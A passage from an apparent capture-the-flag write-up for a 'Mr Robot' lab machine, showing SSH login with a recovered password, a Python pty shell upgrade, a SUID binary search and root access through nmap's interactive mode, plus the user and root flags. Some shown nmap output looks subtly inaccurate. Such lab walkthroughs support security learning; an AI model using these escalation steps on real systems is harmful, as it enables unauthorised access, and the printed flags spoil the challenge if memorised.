Now we know there's a user called robot and an encrypted password which is abcdefghijklmnopqrstuvwxyz. Let's try to access this user's SSH.



```
● ● ● Console
└─(m0nteiro㉿kali)-[~/pentest/thm/rooms/mrrobot]
└─$ ssh robot@10.65.177.191
The authenticity of host '10.65.177.191 (10.65.177.191)' can't be established.
ED25519 key fingerprint is: SHA256:KD03rH13/iSEup+Ar2eUrIGNL7xrdm/HhQw4pDj9T88
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.65.177.191' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robot@10.65.177.191's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 14 11:56:06 2026 from 10.65.121.113
$
```

Success!

But this type of terminal won't make our work easier. Let's test Python to open a bash for us by running:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Now that we're inside, let's grab the user flag.

```
● ● ● Console
robot@ip-10-65-177-191:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```



5.2. User Flag

Location: /home/robot

Flag: 822c73956184f694993bede3eb39f959

6. Post-Exploitation and Privilege Escalation

6.1. Internal Enumeration

In order to find what kind of privileges our current user can execute, we don't have any permission when running sudo -l.

```
● ● ●          Console  
  
robot@ip-10-65-177-191:~$ sudo -l  
[sudo] password for robot:  
Sorry, user robot may not run sudo on ip-10-65-  
177-191.
```

So, let's look for binary alternatives by running:


```
find / -perm -4000 -type f 2>/dev/null
```

We get the following results:

```
● ● ●          Console  
  
robot@ip-10-65-177-191:~$ find / -perm -4000 -type f 2>/dev/null  
/bin/umount  
/bin/mount  
/bin/su  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/chsh  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/sudo  
/usr/bin/pkexec  
/usr/local/bin/nmap  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmcrypt-get-device  
/usr/lib/polkit-kit-1/polkit-agent-helper-1  
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper  
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```


6.2. Escalation Vector

We identified nmap after enumerating the binaries. Nmap, depending on the version, has an interactive interface. When calling `/usr/local/bin/nmap` we fall into this interface.




```
robot@ip-10-65-177-191:~$ /usr/local/bin/nmap
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
root
```

There's just one problem though - we can't navigate like a terminal in this interface.



```
nmap> pwd
/home/robot
nmap> cd ..
nmap> pwd
/home/robot
```

We're still in the same place even trying to go back one directory. To work around this, we'll use the service's read permission, so we'll pass the path where root is and use cat to read the file with the standard flag nomenclature we've found so far.



```
nmap> cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

6.3. Root/Administrator Flag

Location: /root

Flag: 04787ddef27c3dee1ee161b21670b4e4